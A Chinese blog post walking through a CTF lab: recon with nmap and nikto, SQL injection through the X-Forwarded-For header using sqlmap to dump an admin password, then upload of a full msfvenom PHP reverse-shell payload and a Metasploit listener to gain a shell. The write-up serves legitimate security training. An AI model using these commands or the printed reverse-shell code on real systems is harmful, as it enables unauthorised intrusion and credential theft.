CTF练习：SQL注入之X-Forwarded-For报头

原创

CNwanku 于 2019-11-28 12:03:16 发布 690 收藏 2

分类专栏： CTF入门练习 文章标签： CTF

本文链接：https://blog.csdn.net/qq_43233085/article/details/103290459

CTF练习：SQL注入之X-Forwarded-For报头


靶机地址：

链接: https://pan.baidu.com/s/1u-br8L4Lk4X7EGS7kROhMQ

提取码: 2fmj


环境准备

开启两台机器，一台靶机一台kali攻击机，配置好桥接网络，使其在同一网段内。
查看攻击机kali的IP，为172.19.75.143



查看靶机的IP，为172.19.75.69

ping一下，测试连通性，没问题，开始信息收集。



信息收集

探测靶场开放的端口信息与服务版本

```
root@kali:~# nmap -sV 172.19.75.69
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-28 10:50 CST
Nmap scan report for 172.19.75.69
Host is up (0.00018s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 0.7.67
MAC Address: 08:00:27:67:39:48 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results a
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds
```



使用nikto对开放的80端口进行进一步挖掘

```
Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds
root@kali:~# nikto -host http://172.19.75.69/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.19.75.69
+ Target Hostname:    172.19.75.69
+ Target Port:        80
+ Start Time:         2019-11-28 10:54:55 (GMT8)
---------------------------------------------------------------------------
+ Server: nginx/0.7.67
```



```
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals p
itive information via certain HTTP requests that contain specific QUERY
+ /admin/login.php: Admin login page/section found.
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated:  19 error(s) and 11 item(s) reported on remote host
+ End Time:           2019-11-28 10:55:37 (GMT8) (42 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


发现一个登录的可疑页面，使用浏览器打开页面。



使用弱口令进不去，可能这个页面存在sql漏洞，具体是什么注入，我们用“owasp-zap”来探测。


漏洞挖掘

点击左上角“应用程序”，打开“03-web程序”，点击“owasp-zap”程序。



输入需攻击的网页网址：http://172.19.75.80，点击攻击按钮。

发现web具有sql注入漏洞，漏洞为X-Frame-Options参数。



sqlmap注入

使用sqlmap去探测数据库中的库。

```
root@kali:~# sqlmap -u "http://172.19.75.69" --headers="X-Forwarded-For:*" --dbs --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```



```
available databases [2]:
[*] information_schema
[*] photoblog

[11:11:31] [INFO] fetched data logged
75.69'

[*] ending @ 11:11:31 /2019-11-28/
```

使用sqlmap去探测photoblog库中的表。

```
root@kali:~# sqlmap -u "http://172.19.75.69" --headers="X-Forwarded-For:*" -D "photoblog" --tables --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.3.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:12:29 /2019-11-28/
```



```
Database: photoblog
[4 tables]
+------------+
| categories |
| pictures   |
| stats      |
| users      |
+------------+

[11:14:11] [INFO] fetched data logge
75.69'

[*] ending @ 11:14:11 /2019-11-28/
```


使用sqlmap去探测users表中的元素。

```
root@kali:~# sqlmap -u "http://172.19.75.69" --headers="X-Forwarded-For:*" -D "photoblog" -T "users" --columns --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.4#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state a
```

```
nd federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting @ 11:14:43 /2019-11-28/
```



```
Table: users
[3 columns]
+----------+---------------+
| Column   | Type          |
+----------+---------------+
| id       | mediumint(9)  |
| login    | varchar(50)   |
| password | varchar(50)   |
+----------+---------------+

[11:17:44] [INFO] fetched data logge
75.69'

[*] ending @ 11:17:44 /2019-11-28/
```



对login和password元素进行探测，得到用户名和密码。


```
root@kali:~# sqlmap -u "http://172.19.75.69" --headers="X-Forwarded-For:*" -D "photoblo
g" -T "users" -C "login,password" --dump --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.4#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consen
t is illegal. It is the end user's responsibility to obey all applicable local, state a
nd federal laws. Developers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting @ 11:18:41 /2019-11-28/
```



```
Database: photoblog
Table: users
[1 entry]
+-------+-----------------------------------------------+
| login | password                                      |
+-------+-----------------------------------------------+
| admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd)   |
+-------+-----------------------------------------------+
```

使用admin和P4ssw0rd去登陆后台。






进入后台。

PS：因为下面内容与我之前博客相同，所以偷偷懒，免得码字太多掉头发，哈哈。

上传shell脚本（copy）

点击添加图片链接，来到上传图片页面，我们在这里上传shell脚本。



回到终端，使用msfvenom制作shell脚本

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=172.19.75.143 lport=4444 -f
```


```
raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '172.19.75.143'; $port = 4444; if (($f = 'stream
_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'strea
m'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type
= 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET,
SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s
_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket
'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len
 = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
 $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .
= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($
b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (exten
sion_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=c
reate_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```


使用gedit在桌面创建shell.php，将上面的代码粘贴进去。


```
root@kali:~/桌面# gedit shell.php
root@kali:~/桌面#
```

打开(O) | shell.php ~/桌面 | 保存(S)


```
<?php /**/ error_reporting(0); $ip = '172.19.75.143'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type =
'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port);
$s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s =
$f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res)
{ die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s)
{ die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break;
case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a =
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch
($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket':
$b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s;
$GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b);
$suhosin_bypass(); } else { eval($b); } die();
```





回到上传页面，上传shell.php文件，失败了。





Administration of my A






那我们按照它的要求，将shell.php改成shell.PHP，再次上传，这次成功了。





shell上传完毕，那我们打开metasploit监听4444端口，等它返回shell。
输入msfconsole打开metasploit



按图示，设置好模块与payload，查看参数需要设置主机IP地址。

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be
   LPORT  4444             yes       The listen port
```


输入kali的ip，设置完成。

```
msf5 exploit(multi/handler) > set lhost 172.19.75.143
lhost => 172.19.75.143
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.19.75.143    yes       The listen address (an in
   LPORT  4444             yes       The listen port
```


run，监听4444端口。

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.19.75.143:4444
[*] Sending stage (38247 bytes) to 172.19.75.80
[*] Meterpreter session 1 opened (172.19.75.143:4444 -> 1
24 11:25:32 +0800
```

拿到靶机shell（copy）

回到上传页面，点击shell文件链接，我们的shell被返回了
sysinfo一下，没问题。

输入shell进入终端，pwd一下查看当前位置，id一下查看当前用户。

这次靶机主要是相关的sql注入练习，并没有flag值，所以至此完工！！！